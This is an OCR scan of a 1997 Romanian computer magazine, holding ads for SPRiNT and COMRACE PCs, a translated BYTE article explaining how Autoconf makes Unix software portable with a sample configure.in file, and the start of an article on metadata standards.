
FUJITSU
PCs • NOTEBOOKS • SERVERS

Viteze maxime de prelucrare a informației cu procesoare INTEL

*Vârful absolut al performanței și tehnologiei

Legături directe cu partenerii prin noile tehnologii "video-conferencing"

Cele mai noi soluții multimedia ultra-fast cu drive-uri CD-ROM 30x


20X
COLOSSEUM
New Line

Performanțe excelente cu plăci de bază CHAINTECH

*La testul din luna septembrie efectuat de specialiștii revistei CHIP, plăcile CHAINTECH au demonstrat încă o dată valoarea lor deosebită;

CHIP TIP Septembrie 1997

Până la 9,1 GB capacitate pe hard disk sub cea mai nouă tehnologie FUJITSU


*Tehnologia capetelor magneto-rezistive (MR) pentru toate tipurile de hard diskuri: Hornet, Picobird, Allegro.

*Aceasta face posibilă atingerea unor densități de stocare pe platanul magnetic apropiate de limita fizică.

16,7 milioane de culori la rezoluții de 1600x1280 prin STB

PC WORLD May 1997 No. 1

*STB - leader mondial în producția de plăci grafice


Versiune în limba română
Microsoft
Works
for Windows 95
Manual de utilizare
Microsoft Windows 95
Versiune în limba română

Cel mai bogat pachet software Microsoft licențiat cu manuale în limba română

*deschide posibilitatea upgrade-lui la versiunile ulterioare ale produselor Microsoft

Colosseum	Colosseum Pro	Colosseum NewLine	Colosseum Hyper
Procesor: **Intel Pentium®**	Procesor: **Intel Pentium® Pro**	Procesor: **Intel Pentium® cu tehnologie MMX™**	Procesor: **Intel Pentium® II**
Frecvențe procesor: **150MHz** **166MHz** — CHIP TIP Septembrie 1997 **200MHz**	Frecvențe procesor: **200MHz**	Frecvențe procesor: **166MHz** **200MHz** **233MHz** — Diploma	Frecvențe procesor: **233MHz** **266MHz** **300MHz**
Configurație: ■ *Mainboard AT, Intel430VX PCIset, ISA/PCI-3/4, 256 KB Cache, AWARD BIOS, Green Function* ■ *16 MB EDO-RAM* ■ *FDD 3,5" - 1,44 MB* ■ *HDD 1.7 GB* ■ *SVGA Card 64-bit PCI 1MB DRAM* ■ *CD-ROM 12x speed* ■ *Sound Card 16-bit stereo, P&P* ■ *Stereo Speakers , 230 W Activ* ■ *Internal FAX/MODEM, 14400 bps* ■ *Monitor SVGA color LG 14", LR NI 1024x768, Digital* ■ *Mini-tower Case, TUV, CE, 200 W p.s., FSC* ■ *Tastatura SPRiNT AT 7931 WIN-95, 104 taste* ■ *Mouse Microsoft & mousepad SPRiNT*	**Configurație:** ■ *Mainboard ATX, Intel 440FX PCIset, ISA/PCI-3/4, 256 KB Cache, AMI BIOS, Green Function* ■ *32 MB EDO-RAM* ■ *FDD 3,5" - 1,44 MB* ■ *HDD 4.3 GB* ■ *SVGA Card 64-bit PCI 2MB DRAM* ■ *CD-ROM 16x speed* ■ *Monitor SVGA color Proview 15", LR NI 1280x1024, Digital* ■ *Midi-tower Case ATX, TUV, CE, 200 W p.s., FSC* ■ *Tastatura SPRiNT AT 7931 WIN-95, 104 taste* ■ *Mouse Microsoft & mousepad SPRiNT*	**Configurație:** ■ *Mainboard ATX, Intel 430TX PCIset, ISA/PCI-3/4, 256 KB Cache, AMI BIOS, Green Function, Suport Ultra-DMA* ■ *32 MB EDO-RAM* ■ *FDD 3,5" - 1,44 MB* ■ *HDD 2.6 GB, Ultra-DMA 33Mbps* ■ *SVGA Card 128-bit PCI 2MB DRAM* ■ *CD-ROM 20x speed* ■ *Sound Card 16-bit stereo, P&P* ■ *Stereo Speakers , 230 W Activ* ■ *Internal FAX/MODEM, 33600 bps* ■ *Monitor LG 14", LR NI 1024x768, Digital* ■ *Midi-tower ATX Case, TUV, CE, 200 W p.s., FSC* ■ *Tastatura SPRiNT AT 7931 WIN-95, 104 taste* ■ *Mouse Microsoft & mousepad SPRiNT*	**Configurație:** ■ *Mainboard ATX, Intel 440FX PCIset, ISA/PCI-4/4, AWARD BIOS, Green Function* ■ *32 MB EDO-RAM* ■ *FDD 3,5" - 1,44 MB* ■ *HDD 3.5 GB, Ultra-DMA 33Mbps* ■ *SVGA Card 128-bit PCI 2MB DRAM* ■ *CD-ROM 20x speed* ■ *Monitor SVGA color Proview 17", LR NI 1280x1024, Digital* ■ *Midi-tower Case ATX, TUV, CE, 250 W p.s., FSC* ■ *Tastatura SPRiNT AT 7931 WIN-95, 104 taste* ■ *Mouse Microsoft & mousepad SPRiNT*
Pachet software inclus: *MS Windows 95 (preinstalat)* *MS Office 97 (preinstalat)* *MS Word 97 (preinstalat)* *MS Excel 97 (preinstalat)* *MS Plus ! (CD inclus)* *MS Works 4.0(CD inclus)* *MS Home Collection (7 x CD incluse)* *MS CD-Games (CD inclus)* *Antivirus RAV Ver. 5 for W95* *GeCAD Fast Commander*	**Pachet software inclus:** *MS Windows 95 (preinstalat)* *MS Office 97 (preinstalat)* *MS Word 97 (preinstalat)* *MS Excel 97 (preinstalat)* *MS Plus ! (CD inclus)* *MS Works 4.0 (CD inclus)* *MS Home Collection (7 x CD incluse)* *MS CD-Games (CD inclus)* *Antivirus RAV Ver. 5 for W95* *GeCAD Fast Commander*	**Pachet software inclus:** *MS Windows NT 4.0 (preinstalat)* *MS Office 97 (preinstalat)* *MS Word 97 (preinstalat)* *MS Excel 97 (preinstalat)* *MS Plus ! (CD inclus)* *MS Works 4.0 (CD inclus)* *MS Home Collection (7 x CD incluse)* *MS CD-Games (CD inclus)* *Antivirus RAV Ver. 5 for W95* *GeCAD Fast Commander*	**Pachet software inclus:** *MS Windows NT 4.0 (preinstalat)* *MS Office 97 (preinstalat)* *MS Word 97 (preinstalat)* *MS Excel 97 (preinstalat)* *MS Plus ! (CD inclus)* *MS Works 4.0 (CD inclus)* *MS Home Collection (7 x CD incluse)* *MS CD-Games (CD inclus)* *Antivirus RAV Ver. 5 for W95* *GeCAD Fast Commander*

Documentație: *fiecare pachet software este însoțit de o bogată documentație în limba română incluzând manuale pentru: Wndows 95, Windows NT 4.0, Office 97, Word 97, Excel 97, Works 4.0, precum si manualul de instalare al calculatorului*

Service și Asistență

Pentru toate sistemele se acordă o garanție standard de 36 DE LUNI de la data livrării.

În orice zonă a țării aveți posibilitatea de a beneficia de service executat la domiciliul Dvs., pe baza unui abonament anual. Tarifele de service pot diferi în teritoriu. De aceea, pentru reconfirmare, contactați distribuitorul local.

Pe toată durata garanției aveți posibilitatea de a vă îmbunătăți performanțele calculatorului apelând la upgrade-uri ce vor implica din partea dvs numai achitarea diferenței de preț a componentei înlocuite, manopera de montaj fiind gratuită.

NOU ! Sistem de vânzare în rate

Prin noul SISTEM DE VÂNZARE ÎN RATE firma SPRiNT oferă acum tuturor posibilitatea de a avea în cel mai scurt timp configurația dorită, achitând un avans de NUMAI 20%. Perioada de creditare se poate prelungi până la 24 LUNI, toate actele necesare întocmindu-se de către reprezentanții firmei noastre. Pentru detalii sunați cel mai apropiat distribuitor SPRiNT.

Nu pierdeți ocazia ! Profitați de cel mai avantajos sistem de rate existent pe piață !

Prin magazinele: București - SPRiNT-SITC, Calea Floreasca 167, sect. 2, ☎ 232.44.71; București - SPRiNT- S plus S, Str. Traian nr.1 Ansamblul Unirii, Bl. E5 ☎ 094- 569.810; Baia Mare - SPRiNT , Str. Traian 5/1 ☎ 062-431.176; Brașov - SPRiNT-BTC, Str. Tâmpei nr. 8 ☎ 068-323100; Cluj - SPRINT-SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; Galați - SPRiNT-ROMLOTUS, Str. Portului nr.18-20 ☎ 036-474000; Iași - SPRiNT, Str. Gh. Ghibănescu nr.1, ☎ 01-8607647; Rm. Vâlcea - SPRiNT-INFOGROUP, Calea lui Traian Sud, Bl.S5 ☎ 050-731660; Târgu Secuiesc - SPRiNT-DATAS, Str. Dozya Gyorgy nr. 41 ☎ 067-362.199; Hunedoara - SPRiNT-COMSER, Bd. Traian nr. 49 ☎ 054 - 716.511; Oradea - SPRiNT-KEYSYS, Str. Patrioților nr. 4 ☎ 059-419748; Ploiești - SPRiNT, Str. Romană nr. 28-30 ☎ 044-110700;

Prin Distribuitorii autorizați: Arad INFOGO 057-281836 Argeș LUCKY 048-222149 Caraș-Severin ELCOM 055-216.052 Constanța TOTALDATA 041-636076 Covasna HARD TRADING 067-351285 Dâmbovița SHIDO 045-634583 Dolj EDA 051-411715 Galați SPARK 036-465270 Giurgiu INFOGRUP 046-217805 Gorj COMSER 053-218515 Harghita NETCOMP 066-171181 MICROBIT 066-216518 Mehedinți COMSER 052-324075 Mureș OCTOGON 065-162194 Timiș EASTERN DIGITAL 056-192091 SYSBETACOM 056-311257 Vrancea ESTCOMPUTER 037-217655

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

Azi orice combinație de componente de oriunde poartă numele de calculator - o mașină căreia i se aduce ca principal argument în favoarea alegerii sale prețul.

Ori un calculator înseamnă un concept ce include o configurație potrivită scopului propus, având la bază componente de calitate, programe pe care să le utilizezi fără emoții, know-how-ul și experiența profesoniștilor, pregătiți în orice moment să ofere asistență de specialitate.


Știm însă că tu cauți cu adevărat PERFORMANȚA și CALITATEA la cel mai bun preț posibil, iar asta este ceea ce oferim NOI.

Cumpărând un calculator SPRiNT cumperi rezultatul a mai mult de șase ani de experiență în care noi am ales pentru tine tot ceea ce este mai bun.

Stabilind relații de parteneriat OEM cu firme ca Intel, Chaintech, Fujitsu, BTC, STB, Microsoft, îți oferim nu numai un calculator cu componente de cea mai bună calitate, ci mai ales certitudinea unei alegeri bine făcute.

Faptul că peste 95% dintre clienții noștrii se declară mulțumiți de achiziția făcută ne dă siguranța că am investit acolo unde trebuie: în viitorul tău.

Locul I pe care firma SPRiNT îl ocupă în topul producătorilor români de calculatoare pentru al doilea an consecutiv, precum și premiile pe care sistemele noastre le-au obținut în ultimul timp (CHIP Tip, Best of CERF' 97) vin să confirme valoarea produselor noastre.



Cumpărând un calculator SPRINT cumperi performanța și calitatea la cel mai bun preț !

PRODUCĂTORUL DE CALCULATOARE NR. 1 DIN ROMÂNIA

1

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

Cauți cel mai bun calculator de pe piață ?

MMX™
intel inside®
pentium®
PROCESSOR

SPRiNT
COMPUTERS

your password for tommorow

Str. Romană 28-30, 2000 Ploiești, Tel./Fax 044 - 110.700 E-mail: sprint@tag .vsat-ro

Afacerea creşte.

Sistemul dumneavoastră informatic
trebuie să susţină această creştere.
Aveţi nevoie de
calculatoare performante

optimal configurate

fiabile

susţinute printr-un
service operativ

preţuri competitive

În întâmpinarea nevoilor
dumneavoastră am implementat
conceptul calităţii totale, calitate
ce va fi regăsită în fiecare detaliu
la COMRACE COMPUTERS.

Cele mai noi tehnologii
mondiale încorporate în
calculatoarele COMRACE.
Acestea sunt proiectate,
optimizate şi testate astfel
încât aplicaţiile
dumneavoastră să ruleze la
performanţă maximă
chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi
service asigurate de
profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

comRace® COMPUTERS **este partenerul ideal**

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Facilităţile SO şi un utilitar gratuit pentru script rezolvă portabilitatea aplicaţiilor între diferite variante Unix. De Bob Friesenhahn

Autoconf asigură portabilitate pentru soft

De la naşterea sistemului de operare Unix, din 1969, au existat cel puţin 70 de variante distincte de Unix şi similare Unix. Cu mii de programatori care realizează noi facilităţi Unix în fiecare an, familia Unix pare să aibă o genealogie regală.

Datorită mulţimii de versiuni Unix, există părerea că portabilitatea între acestea este dificilă. Pentru a evita o situaţie de Turn Babel, mulţi furnizori, utilizatori şi organisme de standardizare au depus eforturi de definire a unor componente şi API-uri standard pentru Unix. Rezultatul este că, în timp ce versiunile diferă întrucâtva, la sistemele Unix actuale diferenţele între API-uri de la versiuni diferite este mică.


Totuşi, dacă portarea softului este dificilă, de ce există atât de mult soft gratuit pentru diferitele versiuni Unix? În primii 20 de ani din istoria Unix, mutarea softului a fost ceva ce necesita nopţi pierdute sau chiar săptămâni de eforturi. Azi, un utilitar numit Autoconf face ca acest efort să nu mai fie necesar.

Pentru a înţelege modul în care Autoconf face această magie, trebuie să înţelegem schimbările din Unix care au avut loc de-a lungul anilor. La începutul anilor 1990 au avut două evenimente care au facilitat portarea: utilizarea portării bazate pe facilităţi şi inventarea scripturilor de configurare.

Portabilitate bazată pe facilităţi

Pe vremea când existau doar puţine versiuni Unix, o practică obişnuită era de a asigura portabilitatea, pe baza unor declaraţii de definiţii preprocesor care specificau versiunea de Unix. Asemenea declaraţii ca XENIX, BSD, SUN, USG sau SYSV erau un lucru obişnuit. Acest lucru s-a cunoscut sub numele de *portabilitate bazată pe SO*.

Din păcate, pe măsură ce a evoluat Unix, instrucţiunile define, care aveau rolul lor înainte, au devenit incorecte. De exemplu, atunci când Sun a trecut de la nucleul BSD la SVR4, softul realizat cu premisa că furnizorul este Sun nu se mai compila sau nu se executa corect pe implementările SVR4. Pe la mijlocul anilor 1980, aceste probleme au devenit critice datorită creşterii numărului de variante Unix şi a volumului de software care trebuia întreţinut.



Proiectant

① Execuție autoscan cu fișierele sursă pentru obținerea fișierului configure.in inițial.

② Editare configure.in pentru adăugarea verificărilor suplimentare.

③ Execuție autoconf și apoi autoreconf pentru a realiza scriptul de configurare.

④ Execuție autoheader pentru a obține un header de configurare (opțional).

⑤ Împachetare pentru livrare.

Utilizator

① Execuție configure.

② Execuție make aplication (nereprezentat) și instalarea rezultatului.

Autoconf permite ca programatorii să scrie fișiere script de adaptare a aplicației la o versiune specifică de Unix.

Pentru ajutor a apărut portabilitatea bazată pe facilităţi. În loc să se facă prezumţii bazate pe furnizorul SO, portabilitatea bazată pe facilităţi identifică facilităţile SO (de ex. API-uri) pe care le foloseşte softul şi face o compilare condiţionată bazată pe aceste facilităţi. De exemplu, declaraţia HAVE_MADVISE este o definiţie pe bază de facilităţi şi nu pe SO, deoarece identifică o facilitate existentă la orice SO. Portarea codului existent pe o nouă versiune Unix presupune identificarea facilităţilor oferite de SO şi oferirea definiţiilor echivalente pentru sistemul de construire (build) precum şi oferirea de cod înlocuitor, pentru facilităţile care lipsesc din acel SO. După ce codul este portat pe multe sisteme, diferitele probleme au fost rezolvate şi portarea se transformă într-un pas simplu de configurare şi unul de construire.

Script de configurare

Scripturile de configurare (scrise de obicei în Bourne shell, /bin/sh) sunt concepute pentru a realiza rădăcina SO şi a căuta indiciile referitoare la facilităţi. Rezultatul este un fișier make configurat și câteva fișiere include.

Primul script semnificativ de configurare de care știu a fost scris de Larry Wall și conceput pentru configurare Perl. Acest script a fost denumit Configure și a devenit componenta pachetului Metaconfig. Scripturile Metaconfig Configure sunt interactive și de obicei cer utilizatorului să facă supoziții privind SO. Emoția inițială pricinuită de execuția acestui script se reduce repede, după ce se asistă la procesul care durează peste o jumătate de oră.

Totuși, David MacKenzie de la FSF (Free Software Foundation) dorea mai mult. Dorea un script de configurare care nu necesita nici un fel de asistență. Astfel, devenea posibilă execuția pe diferite echipamente simultan pentru a ajuta eforturile FSF de testare și portare. Exista și dorința de a automatiza procesul de instalare soft pentru utilizator.

MacKenzie a scris de mână versiunile inițiale ale scripturilor de configurare și, astfel, acestea erau greu de utilizat. El a aflat de eforturi similare în alte locuri la FSF și la o companie numită Cygnus Support. Experiența a arătat cât de valoros este să poți realiza un script de configurare conform cerințelor unui anumit program și nu unul monolitic care asigură suport pentru toate programele. Pachetul Autoconf s-a realizat pe baza tuturor acestor idei și a devenit o platformă pentru eforturile de realizare a scripturilor de configurare.

Cum lucrează Autoconf

Autoconf se bazează pe un script shell de înglobare (wrapper) a unui limbaj macro cunoscut ca m4. Acest limbaj macro obscur lucrează similar cu preprocesorul de C (cpp) dar este mult mai puternic. Autoconf oferă macrodefiniții m4 utilizabile de un proiectant de pachet de program sau aplicație pentru:

- a determina căile de instalare
- a localiza unelte și utilitare
- a determina opțiunile de compilator
- a determina existența fișierelor antet
- • a determina bibliotecile disponibile
- a testa compilarea fragmentelor de cod
- a executa fragmente arbitrare de script shell
- a asrie fișiere make
- a scrie fișiere antet de configurare

Proiectantul pachetului informează Autoconf despre facilitățile cerute de pachet prin oferirea unui fișier numit `configure.in` la intrare. Acest fișier este un script m4 care apelează definițiile macro oferite de pachetul Autoconf. Acesta creează un script de configurare shell care testează facilitățile SO. La execuția script-ului de configurare generat, se iau versiunile template ale fișierelor cu extensia `.in` (de ex. `Makefile.in`) și se editează pentru a realiza o versiune conformă cu mediul dat. (Vedeți figura din pagina anterioară, pentru mai multe informații despre fișierele făcute de proiectant și modul de distribuire la utilizatori)

Fișier Autoconf Configure.in model

```
dnl Ensure that configure is run in correct directory.
AC_INIT(dos2u.c)

dnl Add code to deal with a configuration header file
AC_CONFIG_HEADER(config.h)
dnl Locate C compiler, 'install' and symbolic link utilities
AC_PROG_CC
AC_PROG_INSTALL
AC_PROG_LN_S
dnl Are the header files ANSI C compliant?
AC_HEADER_STDC
dnl Look for header files we know how to use.
AC_CHECK_HEADERS(fcntl.h string.h sys/types.h unistd.h)
dnl Checks for typedefs, structures, and compiler
    characteristics.
AC_C_CONST
AC_TYPE_OFF_T
dnl Checks for library functions.
AC_FUNC_MMAP
AC_CHECK_FUNCS(madvise mktemp)
dnl Create 'Makefile' from 'Makefile.in' template
AC_OUTPUT(Makefile)
```

Puterea Autoconf stă în abilitatea de a beneficia de cunoștințele comune și experiența a sute de proiectanți de soft care fac portare pe multe variante Unix. Fiecare macro m4 Autoconf conține aceste cunoștințe înglobate într-un fragment de shell-script care știe cum se testează o anumită facilitate. Pe măsură ce se maturizează Autoconf, proiectanții care îl utilizează preiau automat îmbunătățirile pentru portabilitate printr-o simplă actualizare la o versiune nouă.

Ce vedeți

Atunci când obțineți un pachet care folosește Autoconf, acesta va include (cel puțin) fișiere numite `configure`, `Makefile.in` și de multe ori `config.h.in`. Script-ul de configurare procesează `Makefile.in` și `config.h.in` furnizând un `Makefile` și un `config.h`. Pentru a configura și a instala pachetul în directorul `/opt/tools`, utilizatorul execută următoarele comenzi simple de configurare:

```
'configure - - prefix
        =/opt/tools'
' make install'
```

Acesta suportă opțiuni care permit stabilirea locului în care se instalează fișierele. Mai stabilește și facilitățile care trebuie incluse în pachet și locul în care se află bibliotecile și fișierele cu scopuri speciale. Vedeți listingul de mai sus pentru un exemplu de script cu aceste facilități. Dacă se întâmplă să uitați care sunt facilitățile, introduceți simplu: `configure - - help`.

Viitorul pentru Autoconf

Majoritatea pachetelor de software publice utilizează acum Autoconf. Pe această bază de dezvoltare, viitorul pare luminos. Proiectanții de soft comercial trebuie să știe că Autoconf reduce costurile și crește fiabilitatea la suportul pentru mai multe variante de SO. Furnizorii de software își pot crește marja de profit și piața de desfacere prin utilizarea Autoconf.

Pe măsură ce Autoconf continuă să fie îmbunătățit, vor avea de câștigat utilizatorii Autoconf și de pierdut cei care nu-și dau seama de valoarea acestui software gratuit. ■

Bob Friesenhahn (Dallas,TX) este specialist în subiecte legate de Unix și rețele TCP/IP. Îl puteți contacta prin e-mail la: **bfriesen@simple.dallas.tx.us.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Un standard pentru obiectele din baze de date permite uneltelor de manipulare a datelor să schimbe informaţii între ele. ***De Stephen R. Gardner***

Încercarea de a Standardiza Metadatele

Metadatele sunt definite, în general, ca fiind „date despre date". Pentru un administrator IT acest lucru înseamnă „informaţii despre întreprindere". În contextul magaziilor de date, termenul se referă la tot ceea ce defineşte un obiect al magaziei de date, cum ar fi un tabel, un raport, un regulament de afacere, sau un algoritm de transformare. Administrarea metadatelor permite utilizatorilor un control mai amănunţit asupra datelor corporaţiei, prin furnizarea unei hărţi cu locaţiile unde sunt stocate datele. De asemenea, furnizează şi o schemă care arată cum se leagă informaţiile între ele.

